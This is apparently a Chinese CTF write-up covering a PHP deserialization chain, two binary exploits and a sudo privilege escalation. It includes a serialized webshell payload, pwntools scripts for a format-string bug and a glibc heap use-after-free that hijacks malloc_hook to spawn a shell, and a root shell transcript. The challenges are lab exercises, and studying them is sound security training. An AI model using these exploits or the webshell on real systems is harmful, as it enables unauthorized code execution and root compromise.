铸剑杯wp

Web

浅析PHP原生类

install类的__destruct在判断没有install.lock的时候会向config.php里写入username，且config.php能访问到，所以我们要想办法删除install.lock，正好Until类中的write方法调用了一个类的open方法，这里就想到用ZipArchive类的open方法来删除文件，整理一下，

install类触发内部的toString→until.invoke → until.write → install.__destruct

代码块

```
$ref = new ReflectionProperty('install', 'username');
$ref->setAccessible(true);

#until用于删除install.lock
$until_cleanup = new Until();
$until_cleanup->a = "ZipArchive";
$until_cleanup->b = "install.lock";
$until_cleanup->c = 8;

#双层install，其中内层触发删除
$install_inner_cleanup = new install();
$ref->setValue($install_inner_cleanup, $until_cleanup);

$install_cleanup_outer = new install();
$ref->setValue($install_cleanup_outer, $install_inner_cleanup);

#webshell类，用于向config.php中写入内容
$shell_code = "<?php echo system('cat /flag'); ?>";
$install_rce = new install();

$ref->setValue($install_rce, $shell_code);

#因为要在同一请求中完成两个动作（删除&写入，且写入只能它通过username，所以这里用数组）
$payload_array = array(
    $install_rce,

    $install_cleanup_outer
);

```

```
$payload = serialize($payload_array);

echo urlencode($payload);
```

最后把echo出来的url传给服务器，再访问config.php就能得到flag

PWN

我最好的初代同事

前面是几道口算题，写出接收脚本进行计算即可通关

后面game函数中有3次fmt机会，发现保护全开，所以不考虑劫持got表，那就考虑劫持返回地址，第一次泄露栈地址，第二次修改链，使得栈上布置了一个返回地址指针，第三次通过布置的指针修改返回地址，最后因为栈平衡问题，把susess函数的push操作跳过。

代码块

```
from pwn import*
context(log_level="debug",arch="amd64")
#p=process("./fmt")
p=remote("113.201.14.253",39496)
p.recvuntil("Please calculate five simple additions\n")
for i in range(5):
        p.recvuntil("what's ")
        a=int(p.recvuntil(" ")[:-1].decode(),10)
        p.recvuntil("add ")
        b=int(p.recvuntil("\n")[:-1].decode(),10)
        c=a+b
        p.sendline(str(c))

p.recvuntil("[2]leave")
p.sendline(b"1")
pay=b'%10$p'                            #offest=6
#gdb.attach(p)
p.sendafter("Input:",pay)
p.recvuntil("Your input:")
addr=int(p.recv(14).decode(),16)
print(hex(addr))


p.recvuntil("[2]leave")
p.sendline(b"1")
#gdb.attach(p)
```

```
ret=addr-0x18
ret=ret&0xff
pay=b'%'+str(ret).encode()+b'c%10$hhn'
p.sendafter("Input:",pay)


p.recvuntil("[2]leave")
p.sendline(b"1")
pay=b'%212c%14$hhn'
#gdb.attach(p)
p.sendafter("Input:",pay)
p.interactive()
```

我不吃牛肉

是一个堆题，但是选项不是输入一个数字，而是通过种子生产的随机数，只需要写个脚本找找那个种子生产的随机数序列第一个是0、1、2、3即可。

代码块

```
#include <stdio.h>
#include <stdlib.h>
#include<time.h>
#include <unistd.h>

int main(){
        int t[11]={0,0,1,3,0,1,2,0,0,2,0};
        int i;
        int a=0;
        while(1){
                srand(a);
                int b=rand()%4;
                switch(b){
                case 0:
                        printf(" %d:0 \n",a);
                        break;
                case 1:
                        printf(" %d:1 \n",a);
                        break;
                case 2:
                        printf(" %d:2 \n",a);
                        break;
                case 3:
                        printf(" %d:3 \n",a);
```

```
                        break;
                }
                a+=1;
        }
        }
```

后面就是很多漏洞的2.23版本的堆，有uaf，通过uaf先泄露libc，然后劫持malloc_hook,改成system，最后在add功能中add一个很大的数（一个指向libc中binsh字符串的指针），在malloc的时候就会指向system('/bin/sh')。

代码块

```
from pwn import*
context(log_level="debug",arch="amd64")
#p=process("./pwn")
p=remote("113.201.14.253",12079)
p.recvuntil("[+]Wish you can find your own room!!!")


ogg=0x45281        #0xf03a4      0xf1247
system=0x453A0
def add(a,b):
        p.sendlineafter("choice:",b'16473')
        p.sendlineafter("index:",str(a))
        p.sendlineafter("size:",str(b))

def delete(a):
        p.sendlineafter("choice:",b'16476')
        p.sendlineafter("index:",str(a))

def show(a):
        p.sendlineafter("choice:",b'16485')
        p.sendlineafter("index:",str(a))

def edit(a,b,c):
        p.sendlineafter("choice:",b'16479')
        p.sendlineafter("index:",str(a))
        p.sendlineafter("length:",str(b))
        p.sendlineafter("content:",c)

add(0,0x100)
add(1,0x100)
delete(0)
#gdb.attach(p)
show(0)
p.recvline()
```

```python
addr=u64(p.recv(6).ljust(8,b'\x00'))
print(hex(addr))
libcbase=addr-0x3C4B78
print(hex(libcbase))

add(0,0x68)
delete(0)
edit(0,8,p64(libcbase+0x3C4AED))                        #malloc_hook
#gdb.attach(p)
add(0,0x68)
#sgdb.attach(p)
add(0,0x68)
pay=0x13*b'a'+p64(system+libcbase)
edit(0,0x20,pay)
#gdb.attach(p,"b *$rebase(0xB27)")
binsh=0x18CE57+libcbase
add(0,str(binsh))
p.interactive()
```

InfoSEC

最近还好吗

提示为cve，且需要提权获取/flag，查看sudo版本是1.9.16p2符合cve-2025-32463，上传sudo-chwoot.sh使用即可提权读取flag，

```
pwn@0703f9969657:/tmp$ chmod +x sudo-chwoot.sh
```


需要改一下脚本格式

```
pwn@0703f9969657:/tmp$ sed -i 's/\r$//' sudo-chwoot.sh
pwn@0703f9969657:/tmp$ ./sudo-chwoot.sh id
woot!
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
pwn@0703f9969657:/tmp$ ./sudo-chwoot.sh cat /flag
woot!
flag{eeb7360f7c0f9d42f92513e5108d2783}
```


Game

我勒个超级玛丽奥

右键打开可找到命令行窗口


fluxbox
Applications
Window Managers
Configuration
Styles
Workspaces
Reconfigure
Restart
Exit
Applications
Programming
Shells
System
Shells
Bash
Dash
Sh
Workspace 2
24 Nov, Mon 14:44:49


命令获取flag即可



CDF

可恶的木马竟然伪装成我的朋友


搜索banana_home.jpg发现有个数据量变化很大的地方，应该就是黑客上传了木马文件



这里就能获取到时间+ip

23/Feb/2018:21:02:00 +0800 183.62.9.42

然后再搜索ip



能发现有三个jsp

最后拼接一下就行

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}